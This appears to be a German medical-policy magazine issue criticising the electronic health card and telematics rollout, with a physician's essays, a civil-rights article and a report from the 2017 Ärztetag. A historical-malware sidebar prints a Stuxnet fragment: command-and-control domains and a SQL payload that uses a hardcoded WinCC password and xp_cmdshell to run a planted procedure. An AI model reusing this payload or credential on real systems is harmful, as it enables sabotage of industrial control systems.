In meinem persönlichen ärztlichen Umfeld sieht das Meinungsbild so aus: Die Mehrzahl der KollegInnen (von denen einige begeisterte Digital-Freaks sind, also das Gegenteil vom Klischee des technophoben Arztes) geht davon aus, dass die Implementierung der Technologie in den Praxen vor allem technischen Aufwand, Ärger und Kosten verursachen wird und die Alltagsabläufe davon gestört werden. Erwartet wird mehrheitlich *noch* weniger Zeit für den PatientInnenkontakt und keine Verbesserung der Behandlungsqualität.

Die Mehrzahl der KollegInnen ist zudem über 55 Jahre alt und einige meinen: Bevor ich mir das alles noch antue, nehme ich lieber die im Gesetz angedrohte »Strafe« von 1 Prozent jährlichen Abzug der kassenärztlichen Einnahmen in Kauf. Der ein oder andere äußert sogar, er/sie würde eher ein paar Jahre früher in Ruhestand gehen, anstatt sich zum Abschluss der beruflichen Tätigkeit noch eine Menge Ärger zu verschaffen und möglicherweise das Arztgeheimnis zu gefährden. Mich würde brennend interessieren, ob dieses Meinungsbild eine Selektion in meinem Umfeld darstellt, oder ob das verallgemeinert werden kann.

Das Projekt Gesundheitskarte war von Anfang an *undemokratisch*. Es ist hinter den Kulissen vorbei an Öffentlichkeit / PatientInnen geplant worden. Bei anderen die Allgemeinheit betreffenden Großprojekten gibt es im Vorfeld öffentliche Diskussionen, Anhörungen von Betroffenen, Bürgerinnn, Expertendiskussionen. Nichts davon bei der eGK.

Dabei ist besonders auffällig, dass die entscheidende *Information* und die entscheidende *Frage* von Anfang an nicht öffentlich gemacht worden sind. Die wesentliche Information zum öffentlichen Verständnis des Projektes ist und bleibt, dass es sich *nicht* um die Karte, sondern um ein gigantisches bundesweites Datennetzwerk handelt, möglicherweise die größte Datensammlung dieser Art weltweit. In diesem Datennetzwerk sollen persönlich-intime, dem Arztgeheimnis unterliegende PatientInnendaten gespeichert werden. Freilich, offiziell und nach aktueller Verlautbarung nur mit Zustimmung des PatientIn, selbstverständlich nach höchsten Sicherheitskriterien. Aber die bewusste Verheimlichung der relevantesten Informationen ist von Beginn an zu erkennen. Es hat in den vergangenen Jahren sogar schriftliche Akzeptanz-Umfragen bei *PatientInnen* gegeben, die von Projekt-Lobbyisten in Auftrag gegeben wurden, und wo im ganzen mehrseitigen Fragebogen nicht einmal klar ausgesprochen wird, dass die Karte nur der Schlüssel, aber nicht der Speicherort einer Mega-Datensammlung ist. Der Öffentlichkeit ist also von Anfang getäuscht worden.

Und die entscheidende *Frage*, die schon *vor* Start des Projekts den PatientInnen / Versicherten hätte gestellt werden müssen: Möchten Sie, dass in Zukunft Ihre PatientInnendaten nicht mehr beim Arzt, sondern in einem bundesweiten Mega-Datennetzwerk gespeichert werden sollen? (In unserer Praxis habe ich diese in den letzten Jahren mehrfach gestellt, verbunden mit der Versicherung, dass ich selbstverständlich das Projekt in unserer Praxis umsetzen würde – und die Kritik daran einstellen-, wenn eine klare Mehrheit unserer PatientInnen diese Frage mit Ja beantwortet). Diese Frage wurde nur in Einzelfällen bejaht, alle anderen sagen ganz eindeutig: Ich will nicht, dass meine persönlichen Daten in einem Netzwerk (heute wäre die richtige Vokabel »cloud«, und dabei ist es funktionell gleichgültig, ob es sich um einen einzelnen Mega-Server oder eine Server-Gruppe handelt) gespeichert werden. Das passt dann wieder zu meiner ärztlich-persönlichen Grundhaltung: Das Internet ist eine geniale Erfindung... für Informationen, die für die *Öffentlichkeit* bestimmt sind.

Apropos Umfrage: Könnte der vdää

nicht eine bundesweite Umfrage anstoßen, zusammen mit den Ärztekammern, Kassenärztlichen Vereinigungen Krankenkassen, gerichtet an die PatientInnen: Wer möchte, dass seine / ihre persönlichen PatientInnen in Zukunft nicht mehr (nur) beim Arzt, sondern in einer Cloud gespeichert werden sollen? Wenn die Befürworter inklusive IT-Lobbyisten von medizinischem Sinn und Nutzen ihres Projektes überzeugt sind, dürften sie keine Angst vor dem Ergebnis haben.

Meine aktuelle Rolle bei der Kritik des Projektes: Ab 2006 hatte ich einige wichtige Anstöße geben können, aus denen die ersten Resolutionen von Kassenärztlichen Vereinigungen gegen das Telematik Projekt »in der geplanten Form« wurden, zuerst in Westfalen-Lippe und Hessen, später beim Ärztetag. Über die Jahre hat sich bei mir eine beachtliche Quellensammlung zum Thema angehäuft, eine Art eGK-Archiv mit etwa 1000 Fundstellen (wer interessiert ist, kann die Informationen bekommen). Ich muss allerdings hinzufügen, dass bezüglich der besonders wichtigen Hintergrundinformationen in den letzten Jahren nicht mehr viel hinzugekommen ist. Da sind andere derzeit sehr viel kompetentere AnsprechpartnerInnen als ich. Mein Haupt-Augenmerkt betrifft weiterhin die demokratische Fundierung, die Praktikabilität von Technik im medizinischen Alltag, die PatientInnen-Orientiertheit und den PatientInnen-Nutzen.

Somit bin ich weiterhin informiert über den Fortgang des Projektes, habe aber im Vergleich zu vor fünf bis zehn Jahren keinen Informationsvorsprung mehr. Bezüglich der ökonomisch-lobbyistischen Kräfte, die im Hintergrund agieren, dürften die Datenschützer Rhein-Main kompetente AnsprechpartnerInnen sein. Ebenso die Initiative Stoppt-die-eCard in Hamburg.

** Wilfried Deiß ist Internist / Hausarzt in Siegen.*

Wartezimmer-Info zu Elektronischer Gesundheitskarte / Telematik / E-Health-Gesetz

Wie ist der aktuelle Stand und was hat das mit Ihnen als Patient zu tun? 15. Mai 2017

Liebe Patientinnen und Patienten,
heute möchte ich Ihnen schildern, was inzwischen hinter den Kulissen des Gesundheitswesens bei der Vorbereitung für die sogenannte Telematik-Infrastruktur passiert. (...)

Digitalisierung des Gesundheitswesens: Worum geht es?
Es ist richtig, dass die Informationsübermittlung im Gesundheitswesen altmodisch und unpraktisch ist. Tatsächlich werden die allermeisten Arztberichte / Krankenhausberichte noch immer in Papierform versendet, per Post oder Fax. Briefe werden im Krankenhaus digital geschrieben, analog versendet und in der Empfängerpraxis wieder digital eingescannt. Es gibt also tatsächlich Gründe, den Informationsfluss im Gesundheitswesen zu verbessern und zu erleichtern. Dies wäre auch ohne größere technische Probleme möglich, denn ohne viel Aufwand könnten Berichte sensiblen Inhaltes als verschlüsselte Email vom Absender zum Empfänger versendet werden (und aus dem übertragenden Netz gleich wieder gelöscht werden nach erfolgreichem Versand).

In Deutschland ist schon vor etwa 15 Jahren eine folgenreiche Entscheidung getroffen worden: Die PatientInnendaten / Berichte sollen dauerhaft in einem *dafür geschaffenen bundesweiten Datennetzwerk (=Telematik) gespeichert werden können*. Begründung dafür war, dass dann auf die medizinischen Daten zu jeder beliebigen Tageszeit zugegriffen werden kann, ohne dass man auf die Öffnung einer Praxis oder einer Krankenhausverwaltung warten muss.

Diese Entscheidung hat gravierende Folgen, vor allem, was die technische Komplexität bedingt. Es würde die weltweit umfangreichste Datensammlung von persönlichen und intimen Informationen über eine gesamte Bevölkerung entstehen. Das muss natürlich extrem gut abgesichert werden. Stichwort Zwei-Schlüssel-Prinzip, wobei die beiden Schlüssel die Gesundheitskarte des Patienten und der Arztausweis des Arztes sind.

Allein schon die Absicht, eine solche gigantische Datensammlung auf zu bauen, weckt Begehrlichkeiten: bei der Industrie, bei Datenhändlern, bei der Politik, bei den Krankenkassen. Und die Risiken bleiben, trotz aller Sicherheitsmaßnahmen. Denn hier geht es nicht nur um Adress-, Telefon- oder Kreditkartendaten, sondern um die persönlichsten Informationen, die man sich vorstellen kann. Das hohe Gut Arztgeheimnis, die Basis des Vertrauensverhältnisses von ArztIn und PatientIn, ist in Gefahr. Für den Datenklau eines gesamten Gesundheitswesens reicht heute ein Einbruch in ein Datennetzwerk und eine Festplatte. Früher hätte man in 120.000 Arztpraxen einbrechen müssen und 80 Millionen Karteikarten wegtragen.

Vorbei an der Demokratie
Die entscheidende *demokratische* Frage wurde aber nie gestellt: Es ist eine Frage an Sie als PatientIn: Möchten Sie, dass in Zukunft ihre persönlichen medizinischen Daten nicht mehr in der Arztpraxis, sondern in einem bundesweiten Datennetzwerk gespeichert werden?

In unserer Praxis haben wir unsere PatientInnen in den letzten zehn Jahren mehrfach genau diese Frage gestellt. Wir haben schriftlich befragt, zu Meinungsäußerungen aufgefordert und viele Einzelgespräche geführt. Im Ergebnis ist es eine Minderheit von sicher unter zehn Prozent, die überhaupt darüber nachdenkt, unter bestimmten Umständen vielleicht *Ja* zu sagen.

Immerhin, das Grundgerüst steht
Inzwischen steht das digitale Grundgerüst der Telematik-Infrastruktur, also die Datenleitungen, sozusagen gesicherte Verbindungen im Internet. Weit über eine Milliarde Euro wurden bereits investiert. Es gibt aber noch keinerlei allge-

mein verfügbare medizinische Anwendungen. Es gibt keinen Nachweis der vollständigen Funktion, der Praktikabilität im Alltag und erst recht nicht eines medizinischen Nutzens. Bisherige Erkenntnisse zur Digitalisierung im Gesundheitswesen: 2007 wurde in den USA eine Studie durchgeführt, die im dortigen Gesundheitswesen Kliniken / Praxen verglich, die entweder analog kommunizierten oder die Informationen im Sinne einer digitalen Patientenakte digital austauschten. Eine Verbesserung der Behandlungsqualität war durch die Digitalisierung nicht zu erkennen.

Die Politik macht Druck, wofür eigentlich?

Der Gesetzgeber macht Druck, in Form des E-Health-Gesetzes: Bis 2018 soll als erste Funktion der Vernetzung das VSDM = *Versicherten-Stammdaten-Management* funktionieren, und zwar bundesweit. Das bedeutet: Wenn Ihre Gesundheitskarte in unserer Arztpraxis in das Lesegerät gesteckt wird, wird automatisch eine Verbindung zum Computer ihrer Krankenkasse hergestellt, um die Daten abzugleichen. Das soll den Krankenkassen Verwaltungskosten ersparen. Das ist der erste Schritt der Digitalisierung im Gesundheitswesen.

(…) Die technische Grundausstattung für jeden einzelnen »Zugangsplatz« zur Telematik-Infrastruktur kostet mindestens 4.000 Euro. Dieser Betrag wird mir / uns als Arztpraxis erstattet, wenn ich im dritten Quartal 2017 den Konnektor bestelle und installieren lasse. In den Quartalen darauf wird die Erstattung schrittweise verringert, um ja alle zu motivieren, die technische Anbindung in diesem Jahr machen zu lassen.

Wieviele Zugangsstellen werden benötigt? Etwa 120.000 Arztpraxen, 3.000 Krankenhäuser, 22.000 Apotheken, 60.000 Zahnarztpraxen und Psychotherapiepraxen, 300 Krankenkassen… Rechnen Sie mal durch, was ihre Krankenkasse(n) mit Ihren Versichertenbeiträgen aufwenden müssen für die Anbindung der Teilnehmer ans Netz, das sind etwa 4.000 Euro x 200.000 = 800.000.000 = 800 Millionen Euro, und das ist nur die Steckdose ins Netz.

Was würden Sie an meiner Stelle tun?

Wissen Sie, meine Grundhaltung ist klar. Sobald ein vollständig funktionierendes Modellprojekt existiert, in dem eine große Mehrheit der beteiligten Behandler und Patienten von Funktionsfähigkeit, Praktikabilität und medizinischen Vorteilen überzeugt ist *und* die Mehrheit unserer Patienten ihre Zustimmung zur Verwendung des Telematik-Netzwerkes erteilt, dann werde ich die Praxis ans Netz anschließen, auch wenn ich selbst weiterhin wegen der Risiken skeptisch sein sollte. Wenn in diesem Sinne ein sehr wahrscheinlicher Nutzen plus Alltagserleichterung erkennbar ist, würde ich die Kosten notfalls sogar *selbst* tragen, genauso wie ich vor 20 Jahren ein Faxgerät gekauft habe.

Aber was tue ich nun aktuell? Soll ich die 4.000 Euro Versichertengelder einfach annehmen für eine von mir / uns und unseren PatientInnen nicht gewünschte Technologie? Noch bin ich unschlüssig. Ich tendiere dazu zu warten. Ich werde wahrscheinlich in Kauf nehmen, dass die finanzielle Förderung für die »Steckdose« von Monat zu Monat geringer werden wird. Und hinnehmen, dass möglicherweise ab 2019 die Kassenärztlichen Einkünfte unserer Praxis jährlich um ein Prozent gekürzt werden. Was würden Sie an meiner Stelle tun?

Oder doch Investitionsruine?

Was aber auch sein kann: dass das gesamte Telematik-Netzwerk nie wirklich funktionsfähig sein wird. Gerade aktuell wird heftig diskutiert, dass die extrem hohe Komplexität das ganze Projekt zu Fall bringen könnte. Wenn es so kommen sollte, hätte ich mich zumindest nicht persönlich an einer milliardenschweren Verschwendung von Versichertenbeiträgen beteiligt.

Und die anderen Ärztinnen und Ärzte? Der subjektive Blick: In meinem Umfeld kenne ich keinen einzigen Kollegen, der überzeugt sagt: Das ist gut, das erleichtert den medizinischen Alltag und verbessert die Qualität der medizinischen Versorgung, das will ich. Und das, obwohl gerade auch echte Technik-Freaks dabei sind. Im Gegenteil, mir scheint, das bezüglich Gesundheitsdaten im Netz die Haltung umso ablehnender ist, je mehr sich jemand mit digitaler Technologie auskennt. Das Internet ist ohne Frage eine geniale Erfindung, aber nur für Informationen, die für die Öffentlichkeit gedacht sind.

Und zum Abschluss ein Blick in die Cyber-Zukunft: Gerade gestern hat eine Cyberattacke weite Teile des britischen Gesundheitssystems lahm gelegt, so dass nur noch Notfälle behandelt werden konnten, mit Dokumentation auf Papier. Dabei besteht in Großbritannien nicht einmal eine Gesamtvernetzung des Gesundheitswesens, was einen Totalausfall der Krankenversorgung vielleicht vermieden hat. Die vollständige Vernetzung des Gesundheitssektors, die hatten die Briten auch in Angriff genommen, ab 2000 das ambitionierteste IT-Projekt weltweit. Man kann nun wirklich nicht behaupten, die Briten könnten nicht mit IT umgehen, siehe City of London. Aber es kam anders: Wegen ausufernder Kosten und nicht in den Griff zu bekommender Komplexität wurde das Großprojekt nach Fehlinvestitionen von etwa fünf Milliarden Pfund und bis dahin ohne praxisrelevante Anwendungen 2007 beendet.

Wilfried Deiß, Mai 2017

CyberAIDS & Festering Hate (1985)

Im Gegensatz zum harmlosen »Elk Cloner« war CyberAIDS bzw. seine Weiterentwicklung »Festering Hate« die ersten beiden schädlichen Viren für das Apple ProDos Betriebssystem, die sämtliche Dateien und Arbeitsspeicherdaten der infizierten Systeme löschten.

Während die Viren zunächst nur in Mailboxsystemen und kopierschutzgeknackter Software zirkulierten, verbreitete sich Festerin Hate als höher entwickelte Variante ab 1988 auch unter Endanwendern.

Textmeldung des Virus:

```
[WOP] -666-  FESTERING HATE  -666- [FOG]
 ====================================
W| The Good News: You now have a copy |F
o|  of one of the  greatest programs  |r
r|    that has ever  been created!    |i
s|  The Bad News:  It's quite likely  |e
h| that it's the only program you now |n
i|      have in your possession.      |d
p|====================================|s
p|  Hey Glen!  We sincerely hope our  |
e|  royalty checks  are in the mail!  |o
r|  Seeing how we're making you rich  |f
s|  by providing a  market for virus  |
 |        detection  software!        |G
o|====================================|l
f|Elect LORD DIGITAL as God committee!|e
 |====================================|n
P|  )/>  The Kool/Rad Alliance!  <\(  |
a| Rancid Grapefruit -- Cereal Killer |B
t|====================================|r
r| This program is made possible by a |e
i| grant  from  Pig's  Knuckle  ELITE |d
c| Research.  Orderline: 313/534-1466 |o
k======[(C) 1988 ELECTRONIC ARTS]======n
```

Goldgräberstimmung

Elke Steven* über die Risiken des E-Health

Das Komitee für Grundrechte und Demokratie beobachtet und kritisiert seit Jahren die Einführung der E-Card, weil der Datenhunger der Unternehmen und Krankenkassen zu groß und der Datenschutz dagegen zu sehr vernachlässigt ist. Wir dokumentieren einen Artikel vom 3. März 2016.

Mit gierigen Augen starren die Unternehmen auf jedwede Möglichkeit, Daten zu ergattern. Das neue E-Health-Gesetz, das am 1. Januar 2016 in Kraft getreten ist, scheint diese Gier zu befeuern. Schon eine Woche nach Verabschiedung des Gesetzes meldete SAP, ein Anbieter für Unternehmenssoftware, mit einer neuen Software würden Daten unter anderem aus der medizinischen Forschung und aus elektronischen PatientInnenakten besser als bisher nutzbar. Mit diesem Programm kämen sie einem lückenlosen Gesundheitsnetzwerk noch näher. Im Interesse der Gesundheit – versteht sich.

Der Chef der Techniker Krankenkasse hofft darauf, die Daten, die von Fitness-Armbändern und Wearables gemessen werden, mit Hilfe der elektronischen Gesundheitskarte speichern zu können. Er phantasiert, diese Daten könnten zugleich von den Kassen verwaltet werden. Im Interesse der Versicherten – versteht sich. Die AOK Nordost bezuschusst den Kauf einer Apple-Watch als Fitness-Tracker bereits mit 50 Euro – (noch) ohne die Daten auch selbst zu sammeln. Die Krankenkassen wollen jene Bürger für die eigene Kasse gewinnen, die die ständige Selbstkontrolle schon zum eigenen Maßstab gemacht haben. Das sind statistisch eher die jüngeren, die fitteren und die besser gebildeten, ergo die Gesünderen und die besser Verdienenden. Genau um diese Klientel konkurrieren die Krankenkassen.

Schritt für Schritt wird es danach darum gehen, das System der solidarischen Krankenversicherung umzubauen. Diejenigen, die sich an die statistischen Standards vermeintlich gesunden Lebens halten, werden belohnt werden. Ihnen könnten Boni gewährt werden. Wie gesund lebt ein Versicherter? Wie viel bewegt er sich? Wie fit ist er? Welcher Leistungen hat er sich würdig erwiesen? Noch sagt Justizminister Maas allerdings: »Mit dieser Freiheit (über seine Daten, aber auch über seinen Lebensstil, selbst zu entscheiden) ist es nicht weit her, wenn Krankenkassen Tarifmodelle entwickeln, bei denen Sie den günstigen Tarif nur dann bekommen, wenn Sie einwilligen, dass Ihre kompletten Gesundheitsdaten ständig übermittelt werden.«

Vor dem legal werdenden Gebrauch der Gesundheitsdaten ist also zu warnen, aber auch der illegale schreitet voran. Das Neusser Krankenhaus – das im Bereich der IT als Leuchtturm-Projekt gilt – ist im Februar 2016 von einem Virus lahmgelegt worden. 2016 waren allein in NRW schon 28 Krankenhäuser Ziel von Hackern. Die *FAZ* berichtet am 25. Februar 2016, digital erfasste PatientInnenakten seien das begehrte Ziel von ComputerhackerInnen. 100 Millionen solcher Datenpakete seien auf den internationalen Schwarzmarkt im Internet gekommen. Diese Daten seien länger haltbar, da eine kompromittierte Kreditkarte gesperrt würde, während PatientInnendaten nutzbar blieben.

Das E-Health-Gesetz will nun den zeitlichen Druck zur Nutzung der eGK und vor allem zur Einführung der Telematik-Infrastruktur (TI) erhöhen. Das Projekt, das bereits 2006 online gehen sollte, bleibt weiterhin von Pleiten, Pech und Pannen begleitet. Das Stammdatenmanagement, der Abgleich der administrativen Versichertendaten von der Arztpraxis mit der Krankenkasse, sollte Mitte des Jahres 2016 möglich werden. Es wird wohl Anfang bis Mitte 2017 werden. Mit dem Ausbau der Telematik-Infrastruktur soll die Kommunikation aller am Gesundheitssystem Beteiligten möglich werden. Die Kommunikation untereinander soll als offenes System angelegt sein, also auch ohne die datenschutzrechtlichen Behinderungen durch die gesetzlichen Regelungen zur eGK nutzbar sein.

Die Klagen von Versicherten gegen die eGK richten sich deshalb zugleich gegen diese Telematik-Infrastruktur. Das Bundessozialgericht (18. November 2014, Az. B 1 KR 35/13 R) ist zwar zu dem Ergebnis gekommen, dass das Grundrecht auf informationelle Selbstbestimmung durch die eGK nicht verletzt werde. Es stellt aber auch fest, dass »den Gesetzgeber« »eine Beobachtungspflicht« treffe, »um auf sich künftig zeigende Sicherheitslücken zu reagieren.« Es fehle »an einer hinreichend verfestigten Telematikinfrastruktur als Prüfungsgegenstand eines Grundrechtseingriffs«. Darüber werden also Gerichte immer wieder neu zu befinden haben – aktuell klagen wieder Einzelne, um diese sich entwickelnde Telematik-Infrastruktur erneut überprüfen zu lassen.

Der sachsen-anhaltische Datenschutzbeauftragte Harald von Bose zeichnet in seinem XII. Tätigkeitsbericht ein düsteres Bild vom Zustand des Datenschutzes. »Die Grundrechte des Schutzes der Privatsphäre, der informationellen Selbstbestimmung und der Gewährleistung der Vertraulichkeit und Integrität informationstechnischer Systeme befinden sich in der Defensive: (…) Die Menschen werden gläserner, ob als Bürger, als Verbraucher, als Kunde, im Verhältnis zum Staat, zu Unternehmen und zu anderen Menschen, auch als Autofahrer, als Patient, zu Hause, am Arbeitsplatz, in der Öffentlichkeit … . Algorithmen erfassen und steuern zunehmend das Verhalten bis hinein in die Gedankenfreiheit.«

Informationelle Selbstbestimmung ist aber nicht nur Teil des Persönlichkeitsrechts, sondern »Funktionsbedingung der freiheitlichen Demokratie«.

* *Elke Steven ist Referentin im Grundrechtekomitee*
(Quelle: http://www.grundrechtekomitee.de/node/757)

Mit Hurra in die digitale Zukunft

Wulf Dietrich berichtet vom Deutschen Ärztetag

Der diesjährige Ärztetag fand in Freiburg statt und hatte als ein Schwerpunkt-Thema die »Digitalisierung im Gesundheitswesen«. Wulf Dietrich war als Delegierter dort und hat für *Gesundheit braucht Politik* besonders die Debatte über diesen Schwerpunkt verfolgt.

Der 120. Deutsche Ärztetag in Freiburg hat eine historische Wendung vollzogen: Waren die vergangenen Ärztetage noch äußerst skeptisch und zurückhaltend in der Beurteilung von E-Card und Telematik-Infrastruktur (TI), so zeigte sich der diesjährige Ärztetag in Freiburg plötzlich als Vorreiter der Digitalisierung des Gesundheitswesens. Er forderte jetzt die schnelle Implementierung der TI in die Regelversorgung: »Der Weg für die Übernahme von weiteren digitalisierten Versorgungsangeboten in die Regelversorgung muss zügig geebnet werden« (Beschluss des Ärztetags).

Von der Kritik der letzten Jahre an elektronischer Gesundheitskarte oder elektronischer PatientInnenakte war kaum noch etwas zu hören. Im Gegenteil: Die vom Gesetzgeber geplante elektronische PatientInnenakte soll möglichst schnell umgesetzt werden. Entsprechend der gesetzlichen Vorschriften des § 291a SGB V dienen die elektronische Gesundheitskarte und die mit ihr verknüpften Anwendungen angeblich der Verbesserung der Qualität der PatientInnenversorgung. Diese apodiktische Behauptung wurde nicht in Frage gestellt. Damit hat sich der Ärztetag eindeutig auf die Seite der BefürworterInnen der schnellen und gesetzeskonformen Einführung der E-Card gestellt.

Es wurde in der Diskussion häufig in erschreckender Weise außer acht gelassen, dass die geplanten Maßnahmen der Digitalisierung komplexe Interventionen in die Strukturen des Gesundheitswesens darstellen und damit auch Gefahren für die PatientInnensicherheit

TOP Ib Gesundheits-, Sozial- und ärztliche Berufspolitik – Allgemeine Aussprache

DRG-System durch bedarfsgerechte Krankenhausfinanzierung ersetzen – Entschließungsantrag

Von: Dr. Peter Hoffmann als Delegierter der Bayerischen Landesärztekammer, Prof. Dr. Dr. habil. Wulf Dietrich als Delegierter der Bayerischen Landesärztekammer

DER DEUTSCHE ÄRZTETAG MÖGE FOLGENDE ENTSCHLIESSUNG FASSEN:

Der 120. Deutsche Ärztetag 2017 stellt fest:
Die Detailkorrekturen des 2016 in Kraft getretenen Krankenhausstrukturgesetzes (KHSG) haben der Misere an den Krankenhäusern nicht erkennbar abgeholfen.
Der 120. Deutsche Ärztetag 2017 fordert alle Beteiligten auf, das Denkverbot einer Abschaffung des DRG-Systems durchgängiger Preise aufzugeben. Um Bedarfsgerechtigkeit in der Patientenversorgung zu erlangen, bedarf es einer grundlegenden Reform der Betriebskostenfinanzierung im Krankenhaus, die finanzielle Ressourcen besser nach dem Versorgungsbedarf verteilt. Patienten und Beschäftigte brauchen den Einstieg in den Ausstieg aus dem DRG-System.
Der 120. Deutsche Ärztetag 2017 bittet die Bundesärztekammer, hierzu die Initiative zu ergreifen sowie die Erarbeitung von Alternativmodellen zu unterstützen.
Begründung: Auch mit dem KHSG ist die dringlich notwendige substanzielle Erhöhung der Investitionsmittel ausgeblieben, ebenso Erleichterungen beim zu niedrigen Preisniveau z. B. durch eine Verpflichtung zur Refinanzierung von Tarifsteigerungen. Diese außerhalb des DRG-Systems liegenden Faktoren verstärken weiter den immanenten Zwang des DRG-Preissystems zu einer schrankenlosen Verbetriebswirtschaftlichung aller Prozesse im Krankenhaus. Kostensenkung, Stellenabbau, Arbeitshetze und die Unterversorgung nicht lukrativer Patientengruppen sind strukturbedingt unausweichlich. Die deutsche Ausgestaltung des DRG-Systems hat in eine Sackgasse hineingeführt. Der immense bürokratische Aufwand des Fallpauschalensystems reduziert zusätzlich die knappe Zeit für Zuwendung zu den Patientinnen und Patienten und demotiviert qualifizierte Mitarbeiterinnen und Mitarbeiter. Alle beteiligten Gruppen wie auch Gesundheitsökonomen stellen sich mittlerweile der Wahrheit: Es sind ökonomische Fehlanreize des G-DRG-Systems, die die im OECD-Vergleich ungewöhnlichen Mengensteigerungen in Deutschland triggern. Im Falle eines »Weiter so mit dem DRG-System« würde auch der von der Politik angestrebte Bettenabbau weder an den Fehlanreizen noch an der zwangsläufig resultierenden Unter-, Über- und Fehlversorgung etwas ändern können.

Antrag angenommen.

Stuxnet (2010)

Computerwurm, der speziell zum Angriff auf ein industrielles Steuerungssystem der Fa.Siemens entwickelt wurde, das in Anlagen wie Wasser- und Kraftwerken, Pipelines, usw eingesetzt wird.

Die meisten der infizierten Systeme befanden sich im Iran, es wird davon ausgegangen, dass Stuxnet gezielt zur Sabotage des iranischen Atomprogramms entwickelt wurde. Der Code ist hochkomplex, es ist jedoch unklar, wer Stuxnet finanzierte und programmierte.

Stuxnet hat drei Module: Einen Kern, der die Aktivitäten steuert, einen Replikationsabschnitt zur Vervielfältigung und ein sog. Rootkit, das die eigenen Dateien und Prozesse im System versteckt.

```
ECX: 0x00FDF7B8 Unicode: www.windowsupdate.com
ECX: 0x00FDF838 Unicode: www.msn.com
ECX: 0x00FDF8B8 Unicode: www.mypremierfutbol.com
ECX: 0x00FDF938 Unicode: index.php?data
ECX: 0x00FDF9B8 Unicode: www.todaysfutbol.com
00FDFB54: 0x00FDFB6C -> Unicode: C:\DOCUME~1\admin\LOCALS~1\Temp\
00DE31EC: 0x00AB3C48 -> Unicode: C:\DOCUME~1\admin\LOCALS~1\Temp\~DF1.tmp
00FDFB7C: 0x00FDFBFC -> Unicode: C:\DOCUME~1\admin\LOCALS~1\Temp\~DF2.tmp
EDI: 0x00AB2490 Ascii: OFILE=C:\Documents and Settings\
EBX: 0x00FDFBFC Unicode: C:\DOCUME~1\admin\LOCALS~1\Temp\~DF3.tmp
view MCPVREADVARPERCON as select VARIABLEID,VARIABLETYPEID,FORMATFITTING,SCALEID,VARIAB
LENAME,ADDRESSPARAMETER,PROTOKOLL,MAXLIMIT,MINLIMIT,STARTVALUE,SUBSTVALUE,VARFLAGS,CONN
ECTIONID,VARPROPERTY,CYCLETIMEID,LASTCHANGE,ASDATASIZE,OSDATASIZE,VARGROUPID,VARXRES,V
ARMARK,SCALETYPE,SCALEPARAM1,SCALEPARAM2,SCALEPARAM3,SCALEPARAM4 from MCPTVARIABLEDESC
,openrowset(,SQLOLEDB‘,‘Server=.\WinCC;uid=WinCCConnect;pwd=2WSXcder‘,‘select 0;declare
@t varchar(999),@s varchar(999),@a int declare r cursor for select filename from mas-
ter..sysdatabases where (name like ,‘CC%‘‘) open r fetch next from r into @t while (@@
fetch_status<>-1) begin set @t=left(@t,len(@t)-charindex(,‘\‘‘,reverse(@t)))+‘‘\GraCS\
cc_tlg7.sav‘‘;exec master..xp_fileexist @t,@a out;if @a=1 begin set @s = ,‘master..
xp_cmdshell ,‘‘‘extrac32 /y »‘‘+@t+‘‘« »‘‘+@t+‘‘x«‘‘‘‘‘‘;exec(@s);set @t=@t+‘‘x‘‘;dbcc
addextendedproc(sp_run,@t);exec master..sp_run;exec master..sp_dropextendedproc sp_
run;break;end fetch next from r into @t end close r deallocate r‘)
```

mit sich bringen können. Die schleppende Einführung der technischen Voraussetzungen für die flächendeckende Implementierung der digitalen Anwendungen (z. B. Konnektoren) wurde ebenso wenig problematisiert wie die Erprobung des sogenannten Notfalldatensatzes, der gerade einmal in 32 Praxen und in einer Klinik in Papierform durchgeführt wurde. In der Praxis ist es noch ein weiter Weg zu einer funktionsfähigen TI.

Zwei Aspekte fielen in dieser Diskussion besonders auf: Zum einen wurde von den anwesenden Ärztinnen und Ärzten kaum hinterfragt, welchen konkreten Nutzen die PatientInnen aus der neuen Telematikinfrastruktur ziehen können. Ohne Zweifel steckt in der Telemedizin ein großes Potential für die PatientInnenversorgung. Ob aber die Bestimmung des Glukosegehaltes in der Tränenflüssigkeit durch eine digitale Kontaktlinse, wie sie Sascha Lobo (SPIEGEL online-Autor) in seinem Vortrag als Möglichkeit beschrieb, wirklich die Behandlung von DiabetikerInnen verbessert, darf mit Recht bezweifelt werden.

Wir meinen dagegen, dass bei allen digitalen Anwendungen immer die Frage nach dem PatientInnennutzen im Vordergrund stehen sollte. Nicht alles, was technisch möglich ist, ist auch sinnvoll für die PatientInnenversorgung.

Der zweite Aspekt betrifft die Sicherheit: Es war verwunderlich, dass kaum über die Sicherheitsaspekte der angestrebten IT-Infrastruktur diskutiert wurde. Umso mehr, als es gerade eine Woche her war, dass mit der Ransomware »Wanna Cry« weltweit IT-Strukturen angegriffen und lahmgelegt wurden, darunter auch etliche Krankenhäuser des NHS in England, die über Tage keine PatientInnen mehr aufnehmen konnten. Es hat sich in den vergangenen Jahren immer wieder bestätigt, dass mit entsprechenden technischen Wissen und hoher krimineller Energie fast jede digitale Kommunikation ausgehorcht, ausgewertet und gestört werden kann. Der zunehmende Vernetzungsgrad in der Medizin führt daher zu einer verstärkten Anfälligkeit von IT-Systemen. Die Störung mancher dieser medizinischen IT-Systeme kann tödliche Folgen für die PatientInnen haben. Es ist mit Sicherheit zu erwarten, dass die neuen, komplexeren IT-Strukturen in Zukunft das Ziel von Angriffen von außen oder auch von innen sein werden. Schon heute genügen viele der in der Medizin verwendeten Systeme nicht mehr den Sicherheitsanforderungen moderner Computertechnologie.

Auf dem Ärztetag wurde zumindest ein Antrag angenommen, der die Untersuchung von Betriebssystemen, die in medizinischen Geräten wie Infusionspumpen, Beatmungsgeräten oder Monitoren verbaut sind, anregt. In vielen dieser Geräte laufen immer noch Systeme, die schon lange nicht mehr von den Herstellern gepflegt werden (z.B. Windows NT oder XP) und daher, sobald diese Geräte mit dem Netz verbunden sind, eine leichte Eintrittspforte für Hackerangriffe bieten.

Auch über die sogenannten Gesundheits-Apps wurde auf dem Ärztetag diskutiert. Leider wurde die Feststellung, dass »die Mehrheit (der Apps) ... den ökonomischen Interessen der Elektronikindustrie (dient) oder ein Marketinginstrument der Krankenkassen ist« in einem Antrag abgelehnt. Immerhin aber wurde eine Zertifizierung der Apps gefordert, wobei unklar blieb, wer diese Zertifizierung vornehmen soll.

